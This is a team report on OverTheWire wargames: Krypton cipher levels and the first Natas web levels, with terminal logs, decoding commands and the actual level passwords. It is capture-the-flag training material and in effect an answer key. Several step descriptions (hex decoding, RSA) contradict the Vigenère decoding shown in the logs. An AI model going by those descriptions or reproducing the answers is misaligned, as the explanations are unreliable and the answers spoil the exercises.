Cybersecurity War-games Report

DIGISURAKSHA PARHARI FOUNDATION

Team Members:

- **Niranjan Dorugade** –Krypton
- **Swayam Chougule** – Natas , commond.txt
- **Abhishek Panwar** – Leviathan, report.pdf

Lab 1: KRYPTON

(https://overthewire.org/wargames/krypton/)

Objective:

The objective of the KRYPTON wargame is to reinforce basic skills in cryptography and elementary data encoding/decoding methods.

We have to complete a series of increasingly difficult levels that entail:

- Identifying and decrypting different classic cipher algorithms (e.g., Caesar cipher, ROT13, base64 encoding).
- Rehearsing manual decryption methods and learning about encryption fundamentals.
- Developing logical reasoning and problem-solving abilities with cryptographic puzzles.
- Using Linux command-line tools proficiently to decode and extract concealed information.
- The KRYPTON laboratory assists interns in developing a solid grounding in traditional cryptography, which is necessary for contemporary cybersecurity.

Krypton Level 0->1 :

Password: KRYPTONISGREAT

Objective:

Decrypt a message that is encoded using ROT13 (a basic letter substitution cipher).

Tools/Commands Used:


cat, tr

Step-by-Step Solution:

- Used cat krypton0 to look at the encrypted message.
- Identified that the encryption employed ROT13 based on hint.
- Employed the tr command to decode:
  cat krypton0 | tr 'A-Za-z' 'N-ZA-Mn-za-m'
- Got the password for the next level.

Logic:

ROT13 moves each letter 13 places in the alphabet. Twice applying ROT13 returns the original text.



```
krypton1@krypton: /krypton/krypton1 — 141×37
mikerosinsky@Mikes-MacBook ~ % echo "S1JZUFRPTklTR1JFQVQ=" | base64 -d
KRYPTONISGREAT%
mikerosinsky@Mikes-MacBook ~ % ssh -p 2231 krypton1@krypton.labs.overthewire.org
This is a OverTheWire game server. More information on http://www.overthewire.org/wargames

krypton1@krypton.labs.overthewire.org's password:
```

Krypton Level 1->2:

Password: ROTTEN

Objective:

Decrypt a message encrypted with a custom substitution cipher.

Tools/Commands Used:


cat, manual substitution, Linux text editor

Step-by-Step Solution:

- Watched the encrypted message using cat krypton1.
- Realized that a substitution cipher based on a custom key was utilized.
- Applied the given substitution mapping (provided in hint or file) to substitute manually.
- Unencrypted the text to obtain the password.

Logic:

Every letter is substituted with a particular corresponding letter from a cipher alphabet not a rotation like ROT13.



```
krypton1@krypton: /krypton/krypton1 — 141×37
Welcome to Krypton!

This game is intended to give hands on experience with cryptography
and cryptanalysis.  The levels progress from classic ciphers, to modern,
easy to harder.

Although there are excellent public tools, like cryptool,to perform
the simple analysis, we strongly encourage you to try and do these
without them for now.  We will use them in later excercises.

** Please try these levels without cryptool first **


The first level is easy.  The password for level 2 is in the file
'krypton2'.  It is 'encrypted' using a simple rotation called ROT13.
It is also in non-standard ciphertext format.  When using alpha characters for
cipher text it is normal to group the letters into 5 letter clusters,
regardless of word boundaries.  This helps obfuscate any patterns.

This file has kept the plain text word boundaries and carried them to
the cipher text.

Enjoy!
krypton1@krypton:/krypton/krypton1$ cat krypton2
YRIRY GJB CNFFJBEQ EBGGRA
krypton1@krypton:/krypton/krypton1$ cat krypton2 | tr "[ABCDEFGHIJKLMNOPQRSTUVWXYZ]" "[NOPQRSTUVWXYZABCDEFGHIJKLM]"
LEVEL TWO PASSWORD ROTTEN
krypton1@krypton:/krypton/krypton1$ cat krypton2 | tr "[A-Z]" "[N-ZA-M]"
LEVEL TWO PASSWORD ROTTEN
krypton1@krypton:/krypton/krypton1$ cat krypton2 | tr "[A-Z]" "[N-M]"
tr: range-endpoints of 'N-M' are in reverse collating sequence order
krypton1@krypton:/krypton/krypton1$ logout
Connection to krypton.labs.overthewire.org closed.
mikerosinsky@Mikes-MacBook ~ % ssh -p 2231 krypton2@krypton.labs.overthewire.org
This is a OverTheWire game server. More information on http://www.overthewire.org/wargames

krypton2@krypton.labs.overthewire.org's password:
```

Krypton Level 2->3:

Password: CAESARISEASY

Objective:

Decipher encrypted text and decrypt it through manual mapping.

Tools/Commands Used:


cat, grep, simple substitution,cmd

Step-by-Step Solution:

- Opened file with encrypted password.
- Examined patterns within the encrypted text (e.g., letter frequencies of E, T).
- Made logical substitutions based on typical English letter frequency.
- Mapped characters manually and worked out the password.

Logic:

English text follows anticipated letter frequencies (e.g., 'E' most frequent). Patterns are used to facilitate manual decryption.



```
krypton2@krypton:/tmp/tmp.RgG7dzLI3P$ touch ptext
krypton2@krypton:/tmp/tmp.RgG7dzLI3P$ nano ptext
Unable to create directory /home/krypton2/.nano: Permission denied
It is required for saving/loading search history or cursor positions.

Press Enter to continue

krypton2@krypton:/tmp/tmp.RgG7dzLI3P$ cat ptext
ABCDEFGHIJKLMNOPQRSTUVWXYZ
krypton2@krypton:/tmp/tmp.RgG7dzLI3P$ /krypton/krypton2/encrypt ptext
krypton2@krypton:/tmp/tmp.RgG7dzLI3P$ ls
ciphertext  keyfile.dat  ptext
krypton2@krypton:/tmp/tmp.RgG7dzLI3P$ cat ciphertext
MNOPQRSTUVWXYZABCDEFGHIJKLkrypton2@krypton:/tmp/tmp.RgG7dzLI3P$
krypton2@krypton:/tmp/tmp.RgG7dzLI3P$ cat /krypton/krypton2/krypton3
OMQEMDUEQMEK
krypton2@krypton:/tmp/tmp.RgG7dzLI3P$ cat /krypton/krypton2/krypton3 | tr "[MNOPQRSTUVWXYZABCDEFGHIJKL]" "[A-Z]"
CAESARISEASY
krypton2@krypton:/tmp/tmp.RgG7dzLI3P$ cat /krypton/krypton2/krypton3 | tr "[M-ZA-L]" "[A-Z]"
CAESARISEASY
krypton2@krypton:/tmp/tmp.RgG7dzLI3P$ logout
Connection to krypton.labs.overthewire.org closed.
mikerosinsky@Mikes-MacBook ~ % ssh -p 2231 krypton3@krypton.labs.overthewire.org
This is a OverTheWire game server. More information on http://www.overthewire.org/wargames

krypton3@krypton.labs.overthewire.org's password:
```

Krypton Level 3->4:

Password: ARUTE

Objective:

Decipher another substitution cipher but under a more sophisticated situation.

Tools/Commands Used:


cat, tr, grep

Step-by-Step Solution:

- Wrote the ciphertext with cat.
- Examined the correspondence between letters.
- Determined that the alphabet had been shifted differently (not regular ROT13).
- Applied tr using a personalized translation map to extract the message.

Logic:

Higher-level substitution cipher modest difference from prior level, which calls for individual translation maps.



```
U:      99
B:      87
G:      81
N:      74
D:      69
Z:      57
V:      56
W:      47
Y:      42
T:      32
M:      29
X:      29
L:      27
K:      25
A:      20
E:      17
F:      11
O:      7
H:      2
I:      2
R:      1
krypton3@krypton:/tmp/tmp.nc8aIVD3A5$ cat krypton4 | tr
WELLW OGETH ELEIE LXOMN YAUUW ONWCU ANMTE krypton3@kry
krypton3@krypton:/tmp/tmp.nc8aIVD3A5$ cat krypton4 | tr
WELLD ONETH ELEVE LXOMN YAUUW ONDCU ANMTE krypton3@kry
krypton3@krypton:/tmp/tmp.nc8aIVD3A5$ cat krypton4 | tr
WELLD ONETH ELEVE LXOMR PASSW ORDCS ARMTE krypton3@kry
[THEAOWLVDNPSR]"
krypton3@krypton:/tmp/tmp.nc8aIVD3A5$ cat krypton4 | tr
WELLD ONETH ELEVE LFOUR PASSW ORDIS ARUTE krypton3@krypton:
```

```
Level 3 -> 4

tr "[JDSQBKV]" "[THEAOWL]"

KEVVW BGE THE VEIE VXBMN YQUUK BNWCU ANMTE

tr "[JDSQBKV]" "[THEAOWL]"

WELL WOGE THE LEIEL XOMN YAUUW ONWCU ANMTE

tr "[JDSQBKVIWG]" "[THEAOWLVDN]"

WELL DONE THE LEVEL XOMN YAUUWOND CU ANMTE

tr "[JDSQBKVIWGYUNCXM]" "[THEAOWLVDNPSRIFU]"

WELL DONE THE LEVEL XOMR PASSWORD CS ARMTE

WELL DONE THE LEVEL FOUR PASSWORD IS ARUTE
```

Krypton Level 4->5:

Password: GOLD


Objective:
Analyze encrypted data and decrypt using hex manipulation.

Tools/Commands Used:
cat, xxd, base64, hexdump

Step-by-Step Solution:

- Viewed the encrypted data file.
- Recognized it was base64 encoded or had hexadecimal patterns.
- Used xxd -r to reverse hexdump or decoded using base64 -d if applicable.
- Retrieved plain text and found the password.

Logic:
Data is often encoded multiple times (e.g., hex + base64). Correct tool identification is key.



```
krypton4@krypton: /tmp/tmp.eSntPbNibK — 129×31
krypton4@krypton:/tmp/tmp.eSntPbNibK$ python3 vignere_decoder.py /krypton/krypton4/krypton5 FREKEY
Decoding file '/krypton/krypton4/krypton5' with key 'FREKEY':

CLEARTEXT
krypton4@krypton:/tmp/tmp.eSntPbNibK$ cat /krypton/krypton4/krypton5
HCIKV RJOXkrypton4@krypton:/tmp/tmp.eSntPbNibK$ python3 vignere_decoder.py /krypton/krypton4/found1 FREKEY
Decoding file '/krypton/krypton4/found1' with key 'FREKEY':

THESOLDIERWITHTHEGREENWHISKERSLEDTHEMTHROUGHTHESTREETSOFTHEEMERALDCITYUNTILTHEYREACHEDTHEROOMWHERETHEGUARDIANOFTHEGATESLIVEDTHISO
FFICERUNLOCKEDTHEIRSPECTACLESTOPUTTHEMBACKINHISGREATBOXANDTHENHEPOLITELYOPENEDTHEGATEFOROURFRIENDSWHICHROADLEADSTOTHEWICKEDWITCHO
FTHEWESTASKEDDOROTHYTHEREISNOROADANSWEREDTHEGUARDIANOFTHEGATESNOONEEVERWISHESTOGOTHATWAYHOWTHENAREWETOFINDHERINQUIREDTHEGIRLTHATW
ILLBEEASYREPLIEDTHEMANFORWHENSHEKNOWSYOUAREINTHECOUNTRYOFTHEWINKIESSHEWILLFINDYOUANDMAKEYOUALLHERSLAVESPERHAPSNOTSAIDTHESCARECROW
FORWEMEANTODESTROYHEROHTHATISDIFFERENTSAIDTHEGUARDIANOFTHEGATESNOONEHASEVERDESTROYEDHERBEFORESOINATURALLYTHOUGHTSHEWOULDMAKESLAVE
SOFYOUASSHEHASOFTHERESTBUTTAKECAREFORSHEISWICKEDANDFIERCEANDMAYNOTALLOWYOUTODESTROYHERKEEPTOTHEWESTWHERETHESUNSETSANDYOUCANNOTFAI
LTOFINDHERTHEYTHANKEDHIMANDBADEHIMGOODBYEANDTURNEDTOWARDTHEWESTWALKINGOVERFIELDSOFSOFTGRASSDOTTEDHEREANDTHEREWITHDAISIESANDBUTTER
CUPSDOROTHYSTILLWORETHEPRETTYSILKDRESSSHEHADPUTONINTHEPALACEBUTNOWTOHERSURPRISESHEFOUNDITWASNOLONGERGREENBUTPUREWHITETHERIBBONARO
UNDTOTOSNECKHADALSOLOSTITSGREENCOLORANDWASASWHITEASDOROTHYSDRESSTHEEMERALDCITYWASSOONLEFTFARBEHINDASTHEYADVANCEDTHEGROUNDBECAMERO
UGHERANDHILLIERFORTHEREWERENOFARMSNORHOUSESINTHISCOUNTRYOFTHEWESTANDTHEGROUNDWASUNTILLEDINTHEAFTERNOONTHESUNSHONEHOTINTHEIRFACESF
ORTHEREWERENOTREESTOOFFERTHEMSHADESOTHATBEFORENIGHTDOROTHYANDTOTOANDTHELIONWERETIREDANDLAYDOWNUPONTHEGRASSANDFELLASLEEPWITHTHEWOO
DMANANDTHESCARECROWKEEPINGWATCH
krypton4@krypton:/tmp/tmp.eSntPbNibK$ logout
Connection to krypton.labs.overthewire.org closed.
mikerosinsky@Mikes-MacBook ~ % ssh -p 2231 krypton4@krypton.labs.overthewire.org
```


Krypton Level 5->6:

Password: RANDOM

- Objective**:**
  Solve an RSA-related basic cryptography problem.
- Tools/Commands Used**:**
  openssl, cat, calculator
- Step-by-Step Solution:

    - Identified that RSA encryption was involved based on hints.
    - Located public key components (n and e).
    - Factored the modulus n into primes (as they are very small numbers).
    - Calculated the private key and decrypted the password.

- Logic:
  RSA relies on the difficulty of factoring large primes — but here, primes are deliberately small to allow manual solving.



```
krypton5@krypton: /tmp/tmp.RBIMR53cm8 — 128×31
krypton5@krypton:/tmp/tmp.RBIMR53cm8$ python3 vignere_decoder.py /krypton/krypton5/krypton6 KEYLENGTH
Decoding file '/krypton/krypton5/krypton6' with key 'KEYLENGTH':

RANDOM
krypton5@krypton:/tmp/tmp.RBIMR53cm8$ logout
Connection to krypton.labs.overthewire.org closed.
mikerosinsky@Mikes-MacBook ~ % ssh -p 2231 krypton6@krypton.labs.overthewire.org
This is a OverTheWire game server. More information on http://www.overthewire.org/wargames

krypton6@krypton.labs.overthewire.org's password:
```


Krypton Level 6->7:

Password: LFSRISNOTRANDOM

- Objective:
  Use advanced decoding to retrieve a secret password from a file.
- Tools/Commands Used:
  cat, xxd, openssl, strings
- Step-by-Step Solution:

    - Extracted the data using xxd and reversed hex encoding.
    - Found an encrypted file and attempted decryption using known passwords.
    - Used openssl to attempt decryption methods like AES or RSA depending on file format.
    - Retrieved the final password.

- Logic:
  Multi-layer encryption teaches patience and strategy — check file format, file contents, and experiment with decryptions.



```
krypton6@krypton: /tmp/tmp.HkL6kgFXhQ — 157×38
krypton6@krypton:/tmp/tmp.HkL6kgFXhQ$ cat a.txt
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
krypton6@krypton:/tmp/tmp.HkL6kgFXhQ$ /krypton/krypton6/encrypt6 a.txt cipher_a.txt
krypton6@krypton:/tmp/tmp.HkL6kgFXhQ$ cat a.txt
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
krypton6@krypton:/tmp/tmp.HkL6kgFXhQ$ cat cipher
cat: cipher: No such file or directory
krypton6@krypton:/tmp/tmp.HkL6kgFXhQ$ cat cipher
cat: cipher: No such file or directory
krypton6@krypton:/tmp/tmp.HkL6kgFXhQ$ cat cipher_a.txt
EICTDGYIYZKTHNSIRFXYCPFUEOCKRNEICTDGYIYZKTHNSIRFXYCPFUEOCKRNEICTDGYIYZKTHNSIRFXYCPFUEOCKRNEICTDGYIYZkrypton6@krypton:/tmp/tmp.HkL6kgFXhQ$
krypton6@krypton:/tmp/tmp.HkL6kgFXhQ$ ls
a.txt  cipher_a.txt  ciphertale  keyfile.dat  tale.txt  vignere_decoder.py
krypton6@krypton:/tmp/tmp.HkL6kgFXhQ$ python3 vignere_decoder.py /krypton/krypton6/krypton7 EICTDGYIYZKTHNSIRFXYCPFUEOCKRN
Decoding file '/krypton/krypton6/krypton7' with key 'EICTDGYIYZKTHNSIRFXYCPFUEOCKRN':

LFSRISNOTRANDOM
krypton6@krypton:/tmp/tmp.HkL6kgFXhQ$
```

Lab 2: NATAS

(https://overthewire.org/wargames/natas/)

Objective:

The goal of the NATAS wargame is to gain hands-on experience in web security analysis through the investigation of actual vulnerabilities in web applications:

• Learn to inspect and manipulate web pages with browser developer tools.

•Recognize typical web vulnerabilities like hidden fields, insecure authentication, information disclosure, and weak server-side validation.

•Learn about HTTP requests, responses, cookies, and fundamental web application security.

• Utilize open-source tools such as cURL, Burp Suite, and browser extensions to exploit and analyze vulnerabilities.

The NATAS lab equips interns for careers in website security audits and penetration testing.

Natas Level 0:


- Username: natas0
- Password: natas0

- Goal**:** Find the password for the next level.
- Step-by-Step:
  1. Open the URL: http://natas0.natas.labs.overthewire.org
  2. Page says: "You can find the password in the page source."
  3. Right-click → View Page Source.
  4. Inside an HTML comment, find the password.
- Tools Used:
  - Web Browser (View Page Source)
- Logic:
  - Sometimes sensitive info is hidden in HTML comments.

Natas Level 1:

- Username: natas1
- Password: 0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq

- Goal**:** Find the password for the next level.
- Step-by-Step:
  1. Login using credentials from Natas0.
  2. The webpage says again: "Password is in the source code."
  3. View Page Source.
  4. Password found inside an HTML comment.
- Tools Used:
  - Web Browser (View Source)
- Logic**:**
  - Hidden info continues in source.



```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas0", "pass": "natas0" };</script></head>
<body>
<h1>natas0</h1>
<div id="content">
You can find the password for the next level on this page.

<!--The password for natas1 is 0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq -->
</div>
</body>
</html>
```

Natas Level 2:

